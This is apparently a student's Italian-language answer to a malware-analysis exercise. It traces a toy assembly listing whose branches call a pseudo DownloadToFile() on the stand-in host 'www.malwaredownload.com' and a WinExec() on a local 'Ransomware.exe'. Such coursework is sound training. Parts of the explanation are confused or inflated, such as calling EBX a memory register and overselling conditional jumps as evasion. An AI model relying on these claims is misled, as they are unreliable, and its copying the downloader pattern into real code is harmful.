

TRACCIA

Con riferimento al codice presente nella slide successiva, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware. Esercizio Traccia e requisiti
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.



CODICE DA ANALIZZARE

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

TRACCIA 1

Il malware in esame presenta un'interessante caratteristica: un salto condizionale basato sul valore di un registro di memoria specifico.

In particolare, il malware monitora il registro EBX situato all'indirizzo 00401068 e verifica se il suo valore è pari a 11.

Se questa condizione viene soddisfatta ($EBX = 11$), il malware salta ad un'altra posizione di memoria, alterando il proprio comportamento.

Questo meccanismo di salto condizionale conferisce al malware una notevole flessibilità e lo rende potenzialmente più pericoloso rispetto ai malware statici.

La capacità di adattare il proprio comportamento in base a determinate condizioni permette al malware di eludere più facilmente i sistemi di difesa tradizionali e di sfruttare vulnerabilità specifiche dell'ambiente in cui viene eseguito.

In termini tecnici, il salto condizionale viene realizzato utilizzando un'istruzione di branching condizionale, come JNZ (Jump if Not Zero) o JE (Jump if Equal), che verifica il valore di EBX e, se soddisfa la condizione specificata ($EBX = 11$), indirizza il flusso di esecuzione del programma verso un'altra porzione di codice.

L'utilizzo di salti condizionali rappresenta una strategia sofisticata da parte degli sviluppatori di malware, che consente loro di creare malware più adattabili e resistenti alle misure di sicurezza.

L'analisi di questo tipo di malware richiede un approccio accurato che consideri le diverse condizioni che possono influenzare il suo comportamento e le potenziali conseguenze di ogni salto condizionale.


In definitiva, il salto condizionale evidenzia l'evoluzione del malware verso forme sempre più complesse e pericolose.

Gli analisti di sicurezza e gli sviluppatori di software di sicurezza devono essere consapevoli di questa minaccia e adottare strategie di analisi e difesa in grado di contrastare efficacemente i malware condizionali.




TRACCIA 2

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	.exe da eseguire
0040FFA8	call	WinExec()	pseudo funzione



DESCRIZIONE TRACCIA 2

I salti condizionali, rappresentano snodi cruciali che determinano il comportamento del malware.

I salti condizionali eseguiti con successo saranno evidenziati con una linea verde e l'istruzione stessa verrà cerchiata in verde.

In questo scenario, il malware ha superato la "condizione" e ha proseguito il suo codice in una nuova direzione.

Al contrario, *i salti condizionali non effettuati saranno cerchiati in rosso.*

In questo caso, la "condizione" non era vera e il malware ha continuato lungo il suo percorso originale.

Questo sistema di codifica aiuta gli analisti a visualizzare facilmente quali percorsi vengono effettivamente seguiti dal malware.

Decodificando i salti condizionali e visualizzando il loro flusso, possiamo comprendere meglio le tattiche e le strategie del Malware, anticipando le sue mosse e neutralizzando le sue minacce.



TRACCIA 3

- Comportamento da downloader: Il malware funziona come un programma per scaricare altri malware da internet.
- Come funziona: Il malware contatta un server remoto per recuperare un altro file malware.
- Funzione WinExec(): Il malware utilizza la funzione WinExec() per eseguire un altro malware che potrebbe essere già presente sul PC locale.
- Come funziona: Il malware specifica il percorso del file malware da eseguire come argomento della funzione WinExec().
- Obiettivo: Il malware locale potrebbe essere qualsiasi file eseguibile dannoso già presente sul sistema.
- Questo malware combina le capacità di scaricare nuovi malware da internet con l'esecuzione di malware già presenti sul PC locale, rendendolo uno strumento versatile e pericoloso nelle mani di cybercriminali.

TRACCIA 4

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

DESCRIZIONE TRACCIA 4

DownloadToFile():

Scarica un file da un URL e lo salva sul disco locale.

Parametro:

URL del file da scaricare.

Metodo di chiamata:

Utilizza l'istruzione push per inserire l'URL nello stack.

WinExec():

Esegue un file eseguibile.

Parametro:

Percorso assoluto del file eseguibile da eseguire.

Metodo di chiamata:

Utilizza l'istruzione push per inserire il percorso del file nello stack.





Grazie per
l'ottimizzazione!

